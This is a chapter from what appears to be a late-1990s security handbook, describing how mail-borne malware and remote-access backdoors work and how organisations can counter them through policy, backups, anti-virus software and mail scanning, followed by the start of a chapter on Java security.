Viruses and worms are autonomous. They are self-guided robots that attack victims without direction from their creator. Happy99 spreads as a Trojan horse, purportedly a fun program to display fireworks in a window (sort of a New Year's celebration). While it is displaying fireworks, it also patches WSOCK.DLL. This Winsock modification hooks any attempts to connect or send e-mail. When the victim posts to a newsgroup or sends e-mail, Happy99 invokes its own executable, SKA.DLL, to send a UUENCODED copy of itself to the news group or the mail recipients. As illustrated in Exhibit 23-2, Caligula is a Word macro virus that when triggered searches for PGP key rings (a PGP key ring is the data file that includes a user's encrypted private key for Pretty Good Privacy mail and file encryption). If it finds a PGP key ring, it FTPs it to a Web site known to be used for the exchange and distribution of viruses. Caligula is an example of autonomous code that steals data.

Melissa is designed to covertly e-mail infected documents to the first 50 e-mail addresses in a victim's address book. The document — which might contain sensitive or embarrassing information intended only for internal




Exhibit 23-2. How Caligula steals data.

use — will be unwittingly sent to those 50 addresses. While it probably was not designed to steal data, a Melissa infection can easily result in the loss of privacy. At the time of this writing, there are at least 20 different families of mail-enabled hostile code. Caligula, Happy99, Explorezip, and Melissa are all examples of malware that take advantage of network capabilities. As shown in Steps 1 and 5 of Exhibit 23-2, most firewalls are configured to allow all incoming SMTP traffic, and all outgoing FTP connections. Attack code can easily use these protocols to circumvent a firewall and perform its intended task without human direction. However, autonomous attacks lack flexibility. Attackers desiring a more flexible and personal mechanism must use some form of interactive attack.

Interactive Attacks

Fancifully named programs, such as BackOrifice and NetBus, represent a significant change in the use of hostile code to attack computers. If installed on a victim's PC, these programs can serve as backdoors, allowing the establishment of a surreptitious channel that provides an attacker virtually total access to the PC across the Internet. A pun on Microsoft's BackOffice, BackOrifice (or BO) is the first Windows backdoor to be widely spread. Once a BO server has been inserted on a PC, either manually or as a Trojan horse, it can be remotely accessed using either a text or graphical client. The BO server allows intruders to execute commands, list files, silently start network services, share directories, upload and download files, manipulate the registry, list processes, and kill processes. Reminiscent of UNIX attacks, it allows a Windows machine to be a springboard for attacks on other systems. BO supports the use of accessory plug-ins, and several have been developed (continuing the naming convention with catchy puns like Butt Trumpet). Plug-ins allow BO to be wrapped into a self-extracting executable or to ride piggyback on another program. Once it has been installed, another plug-in announces itself on an IRC group. Several dozen surreptitious channel remote control applications are available. These programs can be used as legitimate system administration tools, and their creators steadfastly maintain that this is their purpose. Certainly, attackers also exploit commercial remote control applications, such as pcAnywhere. However, hostile backdoor exploits have special features designed to make them invisible to their victims, and they have other capabilities that facilitate data theft.

Once accidentally installed by the hapless victim, these programs listen for connection attempts on specific ports. Starting in late 1998, CERT reported a high rate of connection attempts on these ports across the Internet. Systems connected to the Internet full-time, such as those using cable modems or DSL, can expect to be scanned several times a week. The appeal of these programs to an attacker should be obvious. Someone motivated to

steal or alter specific data can easily do so if they can install a remote control application on a suitable target host and access it over a network. Kiddie scripts are available to piggyback NetBus or BackOrifice onto any executable that an attacker feels a victim would be willing to execute, creating a customized Trojan horse. Attackers too lazy to "trojanize" the remote control server program themselves can just send potential victims a video game that is already prepared as a NetBus Trojan, such as Whack-a-Mole. Once a vulnerable system is created or found, the keystroke recording feature can be used to compromise the passwords, which control access to secret keys, threatening a variety of password-protected security services, including S-MIME, PGP, and SSL. Most VPN clients are only protected by a password. If this password were to be compromised through a surreptitious backdoor's keystroke recording function, someone who later used the backdoor to remotely connect to the infected PC would be able to appropriate the victim's identity and corresponding VPN privileges. This could lead to the compromise of a corporate network.

MEME VIRUSES

Just the threat of a virus is sufficient to impact productivity — **virus hoaxes** can cause more disruption than actual viruses. Typically, a naïve user receives an e-mail message warning them of the dire consequences of some new form of computer virus. This message, full of exclamation points and capital letters, instructs the user to warn as many people as possible of some imminent danger (an example is shown in Exhibit 23-3). Viral hoax creators take advantage of a human need to feel important, and enough users are willing to forward these messages to their friends and co-workers that the deception spreads quickly and widely. Just like actual viruses, some virus hoaxes can live for years, flaring up every six to twelve months in a flurry of unproductive e-mail. When thousands of corporate users receive a bogus warning simultaneously, the effect on corporate productivity can be significant. No e-mail warning from an individual about a new virus should be taken seriously before doing research. Every vendor of anti-virus software has a Web page cataloging known hostile code, and several excellent Web sites are dedicated to the exposure and discussion of viral hoaxes. Virus hoax response can only be accomplished procedurally, and must be addressed in the organizational policy on hostile code or e-mail usage. Users must be instructed to report concerns to the IS department, and not take it upon themselves to inform the entire world. The Internet has proven to be an extraordinarily efficient mechanism for misinformation dissemination, and virus scares are not the only form of disruptive hoax. Well-meaning users are also prone to spreading a variety of similar practical joke messages. Classic e-mail pranks include chain letters, "make a wish" requests for a dying boy who collects business cards, and petitions to the government for some upcoming fictitious decision.




Exhibit 23-3. Hoaxes are easy to recognize.

COUNTERMEASURES

Hostile code control requires a comprehensive program simultaneously addressing both technical and human issues. It is safe to assume that some infections will occur, so prepare a recovery strategy before it is needed.

Policy and Procedure

The first step in computer security is always well-conceived policy establishing organizational priorities and basic security rules. Hostile code infections are prevented through procedural and technical countermeasures; policy must address both. Users need to be aware of the danger associated with the acceptance and use of files from external sources, and trained not to automatically double-click on e-mail attachments. Anti-virus (AV) software must be installed on every desktop and updated regularly. Corporate policy needs to set rules for e-mail. In addition to hostile code, organizational e-mail policy should address chain letters, hoaxes, and other forms of harmful internal communication. Policy must address response and cleanup. A malware response team should be appointed and charged with creating procedures for the rapid response to and recovery from an infection.

Creating policy is just the first step; it must be implemented through guidelines and procedures. Effective implementation involves more than just the publication of a set of rules. If corporate staff understands the nature of the threat, is aware of their role in spreading infection, and is provided with simple but effective behavioral guidelines, they will become the allies of the IS department. Awareness is not a one-time event provided to new hires. Existing staff must be periodically reminded of their responsibility to protect their organization. Media scares about new forms of hostile code can be an opportunity to educate the users and help them understand that security is an ongoing process. Clamp down on hoaxes and chain mail immediately. Remember the fable about the little boy who cried wolf. Users subjected to continuous warnings about dangers that never appear will become inured, and will not respond appropriately when an actual event occurs.

Good Hygiene

Maintaining optimal configuration and following best practices for administration results in robust systems that are resistant to security threats. Effective configuration management ensures that all systems will be appropriately configured for both performance and security, and it facilitates their recovery in case of a disaster or failure. System security should be as tight as practical, protecting sensitive system configuration and corporate data from unauthorized or accidental deletion or change. Excessive use of administrative privileges increases the risk of a failure. Every time

someone is logged in with full administrative privileges, the negative consequences of a mistake are increased. Accidentally executing hostile code while logged in as an administrator can be disastrous. UNIX users should not login as root, but should use the **sudo** command to temporarily access root privileges when needed. When NT users read mail or work on documents, they should be logged into an account that is not a member of the administrative group. Human attackers and worms need access to network services in order to compromise systems remotely, so both servers and workstations should avoid running unnecessary network applications.

System and Data Backups. The performance of regular and complete system data backups is the most effective security countermeasure. No security administrator can ever guarantee that a system will not fail, or that some unforeseen attack will not succeed. Having complete restore capability is a last-ditch defense, but it is a reliable defense. Organizational policy should mandate system backups and provide standards for backup storage. Depending on the volume and significance of the information, this policy might direct that some data be backed up on a daily basis or even in real-time, while other data be backed up on a weekly basis. Backups must be stored off-site. While redundant systems, such as RAID, provide a high level of reliability, if a site becomes unusable, the data would probably be inaccessible. Always test restoration capability. While it is helpful to perform a read test whenever data is backed up, this test does not guarantee that the tapes can be used to perform a restore. Develop procedures for periodically testing file restoration. It is inconvenient to back up laptops, but increasingly they contain large amounts of critical corporate data. Requirements for portable computers should be included as part of the data backup policy.

Anti-virus Software

When properly managed, AV software can be highly effective. It uses a variety of mechanisms to identify potentially hostile code; scanning is the most effective. Anti-virus scanning engines methodically search through system executables and other susceptible files for evidence of known malware. A file called the *virus definition* file contains signatures of known hostile code. The signature is a sequence of bits that researchers have identified as being unique to a specific example of hostile code. Searching every executable, Word document, and boot record for each of 50,000 signatures would take an unacceptably long time. Viral code can only be inserted at certain spots within an existing executable, so scanning engines increase performance by only searching specific parts of an executable. Over the years, virus writers have devised several methods to defeat virus scanners. Polymorphic viruses mutate, changing their appearance every time they reproduce; but when they execute, they revert to their original form

within system memory. Modern anti-virus software actually runs executables within a CPU simulator first, so that polymorphic viruses can decrypt themselves safely in a controlled environment where their signatures can be recognized. Unfortunately, anti-virus scanners are blissfully unaware of new hostile code until the AV vendors have the opportunity to analyze it and update their definition files. AV software vendors share newly discovered examples of hostile code, allowing each vendor the opportunity to update their own definition files. Most AV vendors update their definitions every four weeks, unless they become aware of some especially harmful virus and provide an interim update. This latency prevents scanning from ever being 100 percent effective, and is the reason why users must be trained to protect themselves. Several techniques have been developed to detect previously unknown hostile code, such as heuristics and behavior blocking, but results have been mixed. It is relatively easy to anticipate certain behaviors that file and boot sector viruses will follow. For example, most AV products can be configured to prevent writing to the master boot record. Monitoring more complex behaviors increases the potential for user disruption from false positives.

AV vendors offer several choices as to when scanning occurs. Scanning can be performed manually, which is a good idea when the virus definition files have been updated, especially if there is reason to believe that a previously undetectable form of hostile code might be present. Scanning can also be scheduled to occur periodically. The most reliable way to prevent the introduction of malware to a PC is to automatically scan files that potentially contain hostile code before accepting them. Before e-mail became a universal means for file exchange, floppy disks with infected boot sectors were the most common infection vector. During the past few years, hostile code has been more likely to spread via e-mail. AV software with real-time capabilities can be configured to scan files for the presence of hostile code whenever a floppy disk is inserted, a file is copied or read, or an e-mail attachment is opened. PC anti-virus software real-time detection capabilities have proven effective at stopping the spread of recognized hostile code attached to e-mail messages. Running AV software in this mode does raise performance concerns, but the cost of faster hardware can be offset against the cost of downtime, cleanup, and loss of system integrity after a significant viral infection.

In addition to running AV software on the desktop, scanners can be server based. The automatic periodic scanning of file servers for hostile code will ensure that even if an individual desktop is misconfigured, malware stored on the server will eventually be discovered. An increasing number of products are available to scan e-mail attachments before the mail is placed in a user's incoming mailbox. It is a common misconception that a firewall is a total solution to Internet security. Firewalls are network perimeter security

devices that control access to specific network services — a limited task that they perform well. They are not designed to examine incoming data and determine whether it is executable or what it is likely to do. **Virus walls** are application-level countermeasures designed to screen out hostile code from e-mail. These products can often be run on the firewall or the mail server, but it is usually most practical to use a stand-alone machine for mail filtering, locating it between the firewall and the organizational mail server. Operating as an e-mail proxy, virus walls open each message, check for attachments, unarchive them, and scan them for recognizable hostile code using a commercial AV product. They are efficient at unzipping attachments, but they cannot open encrypted messages. If organizational policy allows incoming encrypted attachments, they can only be scanned at the desktop. E-mail scanners should be considered as an augmentation to desktop control — not as a replacement. Use different AV products on the virus wall and the desktop; the combination of two different products in series provides a better detection rate than either product alone. E-mail scanners can protect both incoming and outgoing mail; unfortunately, most organizations only scan incoming mail. Scanning outgoing mail can double the cost of a virus wall, but this should be balanced against the loss of goodwill or bad publicity that will occur when a customer or partner is sent a virus.

Exhibit 23-4 shows the different locations within an enterprise where hostile code can be controlled. An obvious location for the scanning of incoming content is the firewall, which is already a dedicated security device. However, the primary mission of a firewall is to provide access control at the transport level. From the purist point of view, it is inappropriate to perform application layer functions on a network security device. However, it is becoming common to provide this service on a firewall, and many organizations are doing it successfully. If the firewall has enough processing power to perform scanning in addition to its other duties, adding a scanning upgrade is an easy way to scan mail attachments and downloads. Be aware that the addition of new services to a firewall increases the risk of failure — it is easy to overload a firewall with add-ons. Mail scanning can also be performed on the mail server. This has the minor disadvantage of not protecting HTTP or FTP. The bigger disadvantage is the increased complexity and decreased performance of the mail server. Mail servers are often finicky, and adding additional functionality does not increase dependability. Organizations already using high-end firewall and mail servers should consider one or more dedicated proxy machines, which is the most scalable solution. It can easily be inserted immediately behind the firewall and in front of the mail server. Organizations that want immediate protection but do not have the desire or wherewithal to provide it in-house can contract with an outside provider. Increasingly, ISPs are offering a scanning option for incoming e-mail. Managed security service providers will remotely manage a firewall, including the maintenance of virus wall capabilities. The desktop is the




Exhibit 23-4. Hostile code control options.

most crucial place to control hostile code. If desktop systems could be reliably updated and users prevented from tampering with the configuration, there would be no need to scan anywhere else in the organization, but desktop scanning is difficult to maintain and the users cannot be trusted.

Cleaning. AV software not only detects hostile code, but also can be used to remove it. Removal of a virus from an executable is not always practical, but the AV vendors work very hard to provide automated cleaning of the hostile code most likely to be encountered in the wild. Although most users are capable of running a wizard and cleaning up their own system, organizational policy should provide them with guidance on what to

do when their AV software informs them an infection has been found. Even if users are allowed to clean up their own systems, their AV software should be configured to place a copy of all infected files in a quarantine area to facilitate later diagnosis. When infected, most organizations use their AV software to perform a cleanup; and if the cleanup is successful, the system is returned to production use. Any applications that cannot be repaired must be reinstalled or restored from a backup.

AV Software Configuration Should be Based on Policy. Several policy decisions have to be made in order to control hostile code with an antivirus product. The most significant decision is whether the desktops will be individually administered or centrally administered. Even the worst product, when properly maintained and updated, outperforms the most effective product available if that product is improperly configured. It is not reasonable to expect users to make appropriate decisions concerning the configuration of their security software; and even when they are provided guidance, they cannot be trusted to reliably configure their own systems. Clearly, the trend is toward central administration, and the AV vendors are trying to accommodate this. Most AV products can be configured to periodically download definition files, automatically updating themselves. Software distribution tools available from Novell, Microsoft, and a number of independent software vendors can be used to push updates to user desktops. Use of a virus wall is also a form of central control. The choice of whether or not incoming files should be scanned before reaching the desktop is a policy decision. Likewise, policy should also address the scanning of outgoing files. Once policy exists that requires the centralized scanning of ingoing or outgoing mail, the choice of whether to scan on the firewall, on a dedicated mail scanning host, or on the existing mail server, is an implementation issue — not a policy decision.

Unless individual users experience problems, such as an unacceptably high number of false positives or a high rate of infection, desktop AV software will probably be configured to use the manufacturer's defaults on every internal system. Anti-virus software typically does not scan every file on the system — this would be a waste of time. On a Windows machine, the choice of files to be scanned is determined by their suffix. The vendor's recommendations for appropriate file types should not be changed unless hostile code has been consistently missed because of its file type. The software should be configured to automatically scan e-mail attachments and files at read time. Hostile code is rarely contracted through FTP or HTTP, but the overhead of scanning individual files is not noticeable, so the cost of scanning all Internet downloads is low.

Choosing a Product. The trade press is ill-equipped to evaluate antivirus products. Reviews in popular computer magazines are more likely to

be misleading than helpful. At best, they tend to dwell on meaningless number games, comparing vendor's inflated claims for the number of recognized viruses. At worst, they concentrate on the attractiveness of the user interface. Only dedicated periodicals, such as *Virus Bulletin*, have the expertise to make valid comparisons between heavily marketed anti-virus products. The industry analyst firms usually have the expertise and objectivity to make useful recommendations on choice of virus control software. Organizations that subscribe to desktop or security bulletins from companies like this should see if they are eligible to receive reports on anti-virus products. Most AV vendors offer free mailing lists. These mailing lists serve a marketing function and tend to exaggerate the danger of newly discovered hostile code examples. Although AV vendor Web sites provide useful reference data on hostile code, their mailing lists are usually not helpful to the security practitioner. Several organizations test AV software and place their results on the Web. See Exhibit 23-1 for the URLs. *Virus Bulletin* (which is owned by an AV vendor), and the ICSA and Check-Mark (which are for-profit organizations) certify AV products and place the results on the Web. The Computer Science Department at the University of Hamburg is the only non-profit organization to methodically test AV products and regularly publish results.

Microsoft Word Macro Virus Control

Word macro viruses are the most prevalent form of hostile code. Microsoft Word documents support a programming language that is a variant of Visual Basic. Virtually anything that can be done on a PC can be done within a Word document using this language, including low-level machine language calls. They can be configured to execute automatically when a document is opened. Macros are a powerful tool for office automation, but they also place Word users at risk. There are several ways to reduce the macro virus risk, but none of them is foolproof. Word can be configured so that it does not automatically execute macros. When so configured, it will prompt the user for a decision whenever encountering a file with an autoexecute macro. Without training, users cannot be expected to make an appropriate decision, and even experienced users can accidentally push the wrong button. Just like executable viruses, macro viruses have become increasingly stealthy over time, and virus writers have developed several techniques for evading this automatic check. Word has the capability of storing documents in several formats. Only Word's native DOC format supports macros, so some organizations have chosen to distribute files in Rich Text Format (RTF). Windows 2000 can also store files in HTML with no loss of formatting, an even more portable format. Unfortunately, it is possible to change the extension on a DOC file to RTF or HTML and Word will still recognize it as a DOC file. Opening a DOC with an autoexecute macro — even when it is disguised with a different extension — will cause the macro to be executed. The safest choice is to

use an application that cannot run macros, such as Microsoft's free DOC file viewer. Downloadable from Microsoft's Web site, this utility can be safely used to view a file suspected of containing a macro virus.

Most macro viruses will infect NORMAL.DOT, the Word file containing default styles and macros. If the infection cannot be removed with AV software, remove NORMAL.DOT and Word will recreate it the next time it is started. Note that deleting NORMAL.DOT will result in a loss of all user-defined Word hot keys, macros, and changes to default styles. If this file is shared across the network, all users will contract the virus the next time they start Word. For this reason, a shared NORMAL.DOT file should always be configured as read-only.

Mobile Code Control: Java and ActiveX

Java is an interpreted programming language, while ActiveX is a Microsoft binary format. The two technologies are different, but from the point of view of a Web browser, they are alternate mechanisms for distributing code from a Web page to a user desktop for local execution. Mobile code is a security concern because it allows Web site operators control over what is executed on a user's desktop. It is important to remember that Java and ActiveX have never been exploited in a security-relevant way. The only known mobile code exploits have been demonstrations — there is no recorded example of an actual security failure involving mobile code on a production system. Unlike other more prevalent forms of malware, mobile code security remains a popular area of academic research, ensuring that security-relevant software bugs are identified and reported to the browser vendors.

Because it is a strongly typed language, Java is less susceptible to buffer overruns than C, making Java code more reliable and difficult to exploit. Java executes within a controlled environment called the Java virtual machine (JVM). When running within a browser, the 1.0 version of the JVM enforces its security policy using three different mechanisms. First, the applet class loader assigns a private namespace associated with the network origin of each downloaded applet, maintaining a separate and unique namespace for Java code loaded locally. Second, all applets pass through the applet code verifier, which checks for illegal code constructions. Finally, the Java security manager, a reference monitor, prevents the local reading and writing of files, and prevents applets associated with one host from accessing a different one. Sometimes referred to as the Java sandbox, the security manager only allows applets to do four things: they can run, they can access the screen, they can accept input, and they can connect back to their originating host. Several Java security bugs have been demonstrated in the laboratory by tricking the JVM into allowing applets access to hosts other than the originating host, or allowing them access to the local file system. Both Microsoft and Netscape quickly patched these

vulnerabilities. The limitations of Java 1.0 functionality should be clear. While it is an intrinsically safe environment, the lack of file system access limits its utility for transactions. Java 2.0 provides the capability for authorized applets to break out of the Java sandbox. The newer version of Java allows applets to be digitally signed. Compatible browsers will be able to allow controlled access to system resources on behalf of applets signed by approved parties.

ActiveX is Microsoft's trade name for compiled Windows executables that can be automatically distributed across the Internet as part of a Web page. It uses Microsoft's Component Object Module standard (COM). It does not have any form of sandbox, but uses a trust model similar to Java version 2.0. The Microsoft browser, Internet Explorer, checks the digital signature of any ActiveX objects presented to it by a Web server. Microsoft browsers support a hierarchy of security zones, each allowing greater access to system resources. Specific signers can be configured within the browser environment as being authorized for the access level of specific zones. A typical configuration might allow ActiveX originating from within an organization to have full access to a user's resources, but code originating from the Internet would have no special privileges. Unfortunately, if a user encounters an ActiveX object from an unrecognized signer, the default behavior is to ask the user what to do. Because the onus is on the user to determine what code is appropriate to operate, ActiveX has been widely criticized in the security community. For this model to work, users must be trained — which is relatively difficult. Microsoft provides a centralized configuration management tool for Internet Explorer, enabling an organization to centrally configure behavior on all desktops. Effective use of this capability should allow an organization to take full advantage of ActiveX internally without placing users at unnecessary risk.

Although neither Java nor ActiveX has ever been successfully exploited, several commercial products are available that protect desktops for both. Organizations wishing to ensure that mobile code is never activated on employee PCs can also control it at the perimeter. Many Web proxies, including those running directly on a firewall, can be configured to trap Java and ActiveX objects, shielding users from mobile code on the Internet. Security practitioners should be aware of the potential for mobile code failures, and know the countermeasures available in case a problem ever manifests itself. At the time of this writing, only the most sensitive organizations need to be concerned about mobile code risk.

WHY DOES HOSTILE CODE EXIST?

Why is so much malware floating around? The motivations behind the writing of hostile code are complex. In most cases, it is not necessarily an explicit desire to hurt other people, but it is often a form of self-actualization.

It is a hobby — carried to obsessive levels by some of the most successful virus writers. The quest for knowledge and the joy of parenthood are fun and satisfying. Virus creators are driven by Dr. Frankenstein's relentless curiosity on the nature of life itself. Once having created something that appears able to reproduce, it can be difficult to resist the temptation of experimenting in the ultimate laboratory, the Internet. Robert Morris, Jr., the creator of the Internet Worm, is probably not the only programmer who has experienced a sorcerer's apprentice moment and realized that their handiwork has succeeded beyond their wildest dreams — and beyond their sphere of control.

Many writers of self-replicating code belong to an extended virtual community where they socialize, exchanging ideas and code. Virus writers were early users of bulletin board systems, forums that have been transplanted to the Internet. The most desirable virus meeting places are closed, requiring the submission of a functioning virus as an initiation requirement. Created by neophytes, these initial efforts are typically simple variations of existing malware, which explains why such a high percentage of the thousands of identified hostile programs are closely related. Social status within the virus writing community is similar to other hacker subcultures. It is derived from technical prowess, which must be proven repeatedly as community members compete for superiority. Fame and respect derive from recognition within their social group of their superior skills, as demonstrated by clever coding and successfully propagating creations. There is undoubtedly a need on the part of some coders to overcome their inferiority feelings by exerting power of others as digital bullies, but studies of virus writers indicate that the challenge and social aspects are most significant. By attempting to evade AV software, virus writers demonstrate an awareness of the AV industry. Only the most socially obtuse programmer could fail to realize that AV software exists because people fear viruses and wish to avoid them.

Why Windows?

UNIX viruses are possible, but in practice, they are essentially nonexistent. There continue to be a few Macintosh viruses, but the overwhelming majority of malware attacks are aimed at Microsoft Windows systems. That which makes Windows most useful is also its greatest weakness — a characteristic not unique to computer security. Windows represents a monoculture — the majority of user workstations utilize the same operating environment, run the same application (Microsoft Word), and many use Microsoft Outlook for e-mail. As modern agriculture has shown that monoculture provides an opportunity for insects and disease, huge numbers of similar PCs are susceptible to a common infection. Exacerbating the low level of diversity is the high level of both internal and external connectivity, and the privileges granted to their unsophisticated operators make

Windows systems vulnerable. Users of Windows 98 are effectively the system administrator. NT is an operating system designed to meet the C2 requirements for access control, but normal users are often granted administrator privileges, effectively bypassing the system's built-in protection. Finally, the widespread use of a macro-enabled word processor means that executable content is pervasive. The combination of ubiquitous e-mail, a powerful word processor, weak access control, and unsophisticated users has resulted in macro viruses quickly becoming a universal threat.

CONCLUSION

While documented cases are low, a risk analyst needs to be aware that remotely inserted hostile code is an ideal way for motivated and skillful attackers to commit computer-based fraud or vandalize information. Malware already exists that steals passwords, and other forms of directed data theft are just as easy to accomplish. As easily customizable hostile code continues to proliferate, and as motivated external attackers become increasingly sophisticated, directed attacks will be carried out through e-mail. Organizations that are subject to either espionage or especially strong and unethical competitive pressure need to be on the lookout for customized attack code. Malware has been present throughout the PC era. While the cost of viral infections remains a matter of debate, despite the millions of dollars spent fighting malware, the rate of hostile code incidents continues to increase. The latest forms of Internet security countermeasures, such as firewalls, VPNs, and PKI, are vulnerable to software attack. Fortunately, control is relatively simple. A well-orchestrated combination of human effort and technical countermeasures has proven effective in maintaining an acceptably low rate of hostile code infection.

Bibliography

1. Cohen, Frederick B., *A Short Course on Computer Viruses*, Wiley, New York, 1994.
2. Denning, Dorothy E., *Information Warfare and Security*, Addison-Wesley, New York, 1999.
3. Gordon, Sarah, The Generic Virus Writer, presented at *The 4th International Virus Bulletin Conference,* Jersey, U.K., September 1994.
4. Gordon, Sarah, Technologically Enabled Crime: Shifting Paradigms for the Year 2000, *Computers and Security*, 1994.
5. Gordon, Sarah, Ford, Richard, and Wells, Joe, Hoaxes & Hypes, presented at the *7th Virus Bulletin International Conference,* San Francisco, CA, October 1997.
   (Sarah Gordon papers can be found at http://www.av.ibm.com/ScientificPapers/Gordon/)
6. Heiser, Jay, Java Security Mechanisms: A Three-sided Approach for the Protection of Your System, *Java Developer's Journal*, 2(3), 1997.
7. Kabay, Michel E., Tippett, Peter, and Bridwell, Lawrence M., *Fifth Annual ICSA Computer Virus Prevalence Survey*, ICSA, 1999.
8. Kephart, Jeffrey O., Sorkin, Gregory B., Chess, David M., and White, Steve R., Fighting Computer Viruses, *Scientific American*, 277(5), 88–93, November 1997.
9. McClure, Stuart, Scambray, Joel, and Kurtz, George, *Hacking Exposed*, Osborne, 1999.
10. Nachenberg, C., Computer Virus-Antivirus Coevolution, *Communications of the ACM*, January 1997.

11. National Institute of Standards and Technology, *Glossary of Computer Security Terminology*, NISTIR4659, 1991.
12. Schneier, Bruce, Inside Risks: The Trojan Horse Race, *Communications of the ACM*, 42(9), September 1999.
13. Slade, Robert, *Robert Slade's Guide to Computer Viruses*, Springer, 1996.
14. Smith, George C., *The Virus Creation Labs*, American Eagle Publications, 1994.
15. Solomon, Alan and Kay, Tim, *Dr. Solomon's PC Antivirus Book*, New Tech, 1994.
16. Spafford, Eugene H., Computer Viruses, *Internet Besieged*, Denning, Dorothy E., Ed., ACM Press, 1998.
17. Whalley, Ian, Testing Times for Trojans, presented at the *Virus Bulletin Conference,* October 1999, http://www.av.ibm.com/ScientificPapers/Whalley/inwVB99.html.

A Look at Java Security

Ben Rothke, CISSP

Introduction

Why should Java security concern you? Many push-based applications are being ported to Java. In addition, Java is one of the cornerstones of active content and an understanding of Java security basics is necessary for understanding the implications of push security issues.

A lot of people ask: "Why do I need Java security? I thought it was safe." Java as a language is basically safe and is built on top of a robust security architecture. But security breaches related to bugs in the browser, poorly written Java code, malicious Java programs, poorly written CGI scripts and JavaScript code, and others often occur. Moreover, placing the enforcement of a security policy in the browser, and thus in the hands of end users, opens up many opportunities for security measures to be defeated. In addition, many push vendors are relatively new start-ups that do not always understand mission-critical software and security needs. Such circumstances only exacerbate the security predicament.

